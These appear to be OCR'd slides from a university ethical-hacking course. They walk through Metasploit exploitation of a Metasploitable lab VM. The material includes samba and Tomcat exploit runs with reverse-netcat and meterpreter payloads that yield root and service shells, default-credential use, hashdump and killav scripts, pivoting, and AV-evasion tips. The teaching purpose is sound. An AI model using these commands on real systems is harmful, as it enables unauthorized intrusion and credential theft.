
INTRO TO ETHICAL HACKING

MIS 5211.701

Week 6

https://community.mis.temple.edu/mis5211sec701fall2021

1




Tonight's Plan

- Some Odds and Ends
- More Metasploit
- Social Engineering
- Social Engineering Toolkit

MIS 5211.701 2

2




Odds and Ends – Microsoft Trial VMs

- Test IE11 and Microsoft Edge Legacy
  - https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
  - Expire after 90 days
- Server Evaluation Center
  - https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server
  - Server Platforms 180-day expiration (typically)
  - Hyper-V unlimited expiration
  - Various products available – download as ISO

MIS 5211.701 3

3




Odds and Ends – Scan Me

- http://scanme.nmap.org
- From the Site:
  - "Try not to hammer on the server too hard. A few scans in a day is fine, but dont scan 100 times a day or use this site to test your ssh brute-force password cracking tool."

MIS 5211.701 4

4



Odds and Ends

- Hack the Box
  - https://www.hackthebox.eu
- To get an invite code, you will need to "Hack the Box"
  - You can give it a try now if you want
  - I'll cover some ideas and hints when we get to Web Application portion
- Helpful sites if you want to try:
  - https://beautifier.io
  - https://www.base64decode.org

MIS 5211.701 5

5

Back to Metasploit


- If you have Kali, Metasploit, and Metaspoitable on your laptop, you may want to start them up and follow along

MIS 5211.701 6

6

Exploits

- Basics
  - Msf> show exploits



```
msf > show exploits

Exploits
========

   Name                                                          Disclosure Dat
e  Rank       Description
   ----                                                          --------------
-  ----       -----------
   aix/local/ibstat_path                                         2013-09-24
   excellent  ibstat $PATH Privilege Escalation
   aix/rpc_cmsd_opcode21                                         2009-10-07
   great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Ov
erflow
```


  - Msf> show auxiliary
  - Msf> show options

MIS 5212.001 7

7

Search

- Can search for specific exploits
  - Msf> search ms08_067




```
msf > search ms08_067

Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption


msf > 
```

MIS 5212.001 8

8

Payloads

- Msf> show payloads




```
msf > show payloads

Payloads
========

   Name                                                  Disclosure Date  Rank    Des
cription
   ----                                                  ---------------  ----    ---
--------
   aix/ppc/shell_bind_tcp                                                  normal  AIX
 Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port                                                 normal  AIX
 Command Shell, Find Port Inline
   aix/ppc/shell_interact                                                  normal  AIX
 execve Shell for inetd
   aix/ppc/shell_reverse_tcp                                               normal  AIX
 Command Shell, Reverse TCP Inline
   android/meterpreter/reverse_http                                        normal  And
roid Meterpreter, Dalvik Reverse HTTP Stager
   android/meterpreter/reverse_https                                       normal  And
```

MIS 5212.001 9

9


Selecting the Exploit

- Once you know the exploit you want:



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

- Show options




```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

10

What Payload?


- Now, show payloads makes more sense



```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                              Disclosure Date  Rank    Des
cription
   ----                                              ---------------  ----    ---
--------
   generic/custom                                                     normal  Cus
tom Payload
   generic/debug_trap                                                 normal  Gen
eric x86 Debug Trap
   generic/shell_bind_tcp                                             normal  Gen
```

11


Setting the Payload



```
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none
)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

12

Selecting a Target



```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
```

13

Final Options

- Set RHOST [Target IP]
- Set target [Target Number from Previous Slide]
- Show options will list your settings so you can verify

14


Looking at Ubuntu

- Same process, we find a machine via scanning
- Either select port found during scanning if it looks promising (Like open port with samba)
- Or, run vulnerability scanner to find more options
- Lets say we found samba

15

Looking for New Possibilities


- Recall the search function



```
msf > search samba

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/admin/smb/samba_symlink_traversal                    normal     Samba Symlink
 Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                          normal     Samba lsa_io_
privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                        normal     Samba lsa_io_
trans_names Heap Overflow
   auxiliary/dos/samba/read_nttrans_ea_list                       normal     Samba read_nt
trans_ea_list Integer Overflow
   auxiliary/scanner/rsync/modules_list                           normal     Rsync Unauthe
nticated List Command
   exploit/freebsd/samba/trans2open              2003-04-07       great      Samba trans2o
pen Overflow (*BSD x86)
   exploit/linux/samba/chain_reply               2010-06-16       good       Samba chain_r
eply Memory Corruption (Linux x86)
   exploit/linux/samba/lsa_transnames_heap       2007-05-14       good       Samba lsa_io_
trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap        2012-04-10       normal     Samba SetInfo
rmationPolicy AuditEventsInfo Heap Overflow
   exploit/linux/samba/trans2open                2003-04-07       great      Samba trans2o
pen Overflow (Linux x86)
```

16


Same Process



```
msf > use exploit/linux/samba/lsa_transnames_heap
msf exploit(lsa_transnames_heap) > show payloads

Compatible Payloads
===================

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   generic/custom                                             normal  Custom Payload
   generic/debug_trap                                         normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                     normal  Generic Command Shell, B
ind TCP Inline
   generic/shell_reverse_tcp                                  normal  Generic Command Shell, R
everse TCP Inline
   generic/tight_loop                                         normal  Generic x86 Tight Loop
   linux/x86/adduser                                          normal  Linux Add User
   linux/x86/chmod                                            normal  Linux Chmod
   linux/x86/exec                                             normal  Linux Execute Command
   linux/x86/meterpreter/bind_ipv6_tcp                        normal  Linux Meterpreter, Bind
```

17


More of the Same



```
msf exploit(lsa_transnames_heap) > set payload linux/x86/shell_bind_tcp
payload => linux/x86/shell_bind_tcp
msf exploit(lsa_transnames_heap) > █
```

- Set LPORT 8080
- Set RHOST 192.168.x.x
- And finally
- exploit


18



Meterpreter

- Meterpreter is an extension to the Metasploit Framework that leverages Metasploit functionality to extend the ability to exploit a victim system.
- Meterpreter provides for the facility to migrate to different processes once a system has been compromised.


19



Windows vs Linux

- Most examples for meterpreter are shown in Windows. This is because Windows is easier for meterpreter to deal with.
- The goal of meterpreter is to remain entirely in memory. That is, no foot print on the hard drive to make detection more difficult
- Windows facilitates this through built in APIs that are not present in Linux
- We will work through a Linux example due to licensing and availability of metasploitable.

20



More on Database

- After getting the database to work last week, it failed again during testing for this week.
- Eventually built a new version of Metasploit framework and nmap in a fresh version of Ubuntu
- URL for direction:
  - http://www.darkoperator.com/installing-metasploit-in-ubunt/
  - This will work, but step "bundle install" will require sudo and running nmap or Metasploit-framework will also require sudo

21


Exploiting a Linux machine

- We will use nmap, Metasploit framework, and metasploitable
- We will launch both Kali and Metasploitable
- In this example
  - Metasploit =192.168.241.134
  - Metasploitable=192.168.241.131

22


Scan with nmap

- Basic scan with nmap



```
root@kali:~# nmap -sS -A 192.168.241.131

Starting Nmap 6.46 ( http://nmap.org ) at 2015-01-20 19:09 EST
Nmap scan report for 192.168.241.131
Host is up (0.00072s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

- Looking through scan we see




```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2015-01-20T20:04:49-05:00
```

23

Scan with nmap

- Looking through scan we also see




```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
| http-title: Apache Tomcat/5.5
```

24

Starting Exploit Build


- Now, start building exploit



```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST 192.168.241.131
RHOST => 192.168.241.131
msf exploit(usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(usermap_script) > set LHOST 192.168.241.134
LHOST => 192.168.241.134
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.241.131  yes       The target address
   RPORT  139              yes       The target port


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.241.134  yes       The listen address
   LPORT  4444             yes       The listen port
```

25

Completing the Exploit




```
msf exploit(usermap_script) > exploit

[*] Started reverse handler on 192.168.241.134:4444
[*] Command shell session 1 opened (192.168.241.134:4444 -> 192.168.241.131:4048
2) at 2015-01-20 17:36:05 -0800

python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# 
```

26

Now lets try Tomcat


- We can see tomcat is up and running!
- Googling shows default ID/Password is tomcat/tomcat



27

Starting Exploit Build


- Now, start building exploit



```
msf > db_status
[*] postgresql connected to msf
msf > search tomcat_mgr_deploy
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank       Description
   ----                                ---------------  ----       -----------
   exploit/multi/http/tomcat_mgr_deploy  2009-11-09       excellent  Apache Tomc
at Manager Application Deployer Authenticated Code Execution


msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) >
```

28


Exploit Options



```
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy
 and /undeploy will be used)
   Proxies                    no        A proxy chain of format type:host:port[,
type:host:port][...]
   RHOST                      yes       The target address
   RPORT     80               yes       The target port
   USERNAME                   no        The username to authenticate as
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(tomcat_mgr_deploy) > 
```

29

Payload Options




```
msf exploit(tomcat_mgr_deploy) > show payloads

Compatible Payloads
===================

   Name                            Disclosure Date  Rank    Description
   ----                            ---------------  ----    -----------
   generic/custom                                   normal  Custom Payload
   generic/shell_bind_tcp                           normal  Generic Command Shel
l, Bind TCP Inline
   generic/shell_reverse_tcp                        normal  Generic Command Shel
l, Reverse TCP Inline
   java/meterpreter/bind_tcp                        normal  Java Meterpreter, Ja
va Bind TCP Stager
   java/meterpreter/reverse_http                    normal  Java Meterpreter, Ja
va Reverse HTTP Stager
   java/meterpreter/reverse_https                   normal  Java Meterpreter, Ja
va Reverse HTTPS Stager
   java/meterpreter/reverse_tcp                     normal  Java Meterpreter, Ja
va Reverse TCP Stager
   java/shell/bind_tcp                              normal  Command Shell, Java
Bind TCP Stager
   java/shell/reverse_tcp                           normal  Command Shell, Java
Reverse TCP Stager
   java/shell_reverse_tcp                           normal  Java Command Shell,
Reverse TCP Inline

msf exploit(tomcat_mgr_deploy) >
```

30

Note from the Net

- Information I found on forums suggested the payload “java/meterpreter/reverse_tcp” should work. Tried numerous time without success.
- Decided to “play around”. Tried PAYLOAD “bind_tcp”
- Results on next pages


Options



```
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  tomcat           no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy
 and /undeploy will be used)
   Proxies                    no        A proxy chain of format type:host:port[,
type:host:port][...]
   RHOST     192.168.241.131  yes       The target address
   RPORT     8180             yes       The target port
   USERNAME  tomcat           no        The username to authenticate as
   VHOST                      no        HTTP server virtual host


Payload options (java/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.241.131  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Results


- I’m in!



```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6448 bytes as HCaosnbcHs0T3ub6fnYF.war ...
[*] Executing /HCaosnbcHs0T3ub6fnYF/IYs0V8aDkJ31h.jsp...
[*] Undeploying HCaosnbcHs0T3ub6fnYF ...
[*] Sending stage (30355 bytes) to 192.168.241.131
[*] Meterpreter session 3 opened (192.168.241.134:41858 -> 192.168.241.131:4444)
 at 2015-01-20 17:58:39 -0800

meterpreter > 
```


Ok, Now what!

- Grab some info:



```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux 2.6.24-16-server (i386)
Meterpreter : java/java
meterpreter > getuid
Server username: tomcat55
```

- And now we can background the process and do it again



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(tomcat_mgr_deploy) > 
```

34

Backgrounding (Pivoting)

- Allows attacker to "pivot" through a compromised machine and attack another machine on the victim network
- Steps
  - Recon first compromised machine
  - Set up routing to new target
  - Launch attack through first target to second target
  - Repeat as needed

35


Pivoting Tutorial

- https://www.offensive-security.com/metasploit-unleashed/Pivoting/

36

Meterpreter Scripts

- Once you get to that meterpreter prompt



```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6448 bytes as HCaosnbcHs0T3ub6fnYF.war ...
[*] Executing /HCaosnbcHs0T3ub6fnYF/IYs0V8aDkJ31h.jsp...
[*] Undeploying HCaosnbcHs0T3ub6fnYF ...
[*] Sending stage (30355 bytes) to 192.168.241.131
[*] Meterpreter session 3 opened (192.168.241.134:41858 -> 192.168.241.131:4444)
 at 2015-01-20 17:58:39 -0800

meterpreter > 
```

- More options open up

37

Some Meterpreter Scripts

- Migrate to another process
  - Run post/windows/manage/migrate
- Kill Antivirus Software
  - Run killav
- Dump System Password hash
  - Run hashdump
- View All Traffic
  - Run packetrecorder –I 1

Note: Not all actions work with all payloads

38

Avoiding Detection

- You don’t want to be caught by Antivirus software
- Most AV systems are signature based
- Signature must be specific enough to trigger only when they bump into truly malicious software
- Therefore, we can create unique payloads that have not been seen before

39


The Old Tools

- The Metasploit-framework came with two tools to help with this
  - Msfencode
  - Msfpayload
- Both of these are now deprecated and were removed on or about June of 2015
- Msfvenom is the replacement

40

Listing Payloads

- Here's a snippet




```
kirk@ubuntu:~$ sudo msfpayload -l | more
[sudo] password for kirk:
[!] ************************************************************************
[!] *               The utility msfpayload is deprecated!                  *
               It will be removed on or about 2015-06-08               *
                        Please use msfvenom instead                        *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333   *
[!] ************************************************************************

Framework Payloads (356 total)
==============================

    Name                                                Description
    ----                                                -----------
    aix/ppc/shell_bind_tcp                              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                             Spawn a shell on an established connection
    aix/ppc/shell_interact                              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                    Run a meterpreter server on Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server on Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server on Android. Connect back stager
    android/shell/reverse_http                          Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                         Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                           Spawn a piped command shell (sh). Connect back stager
    bsd/sparc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/x86/exec                                        Execute an arbitrary command
```

- So many options needed to pipe to more to show beginning of the list

41

Options

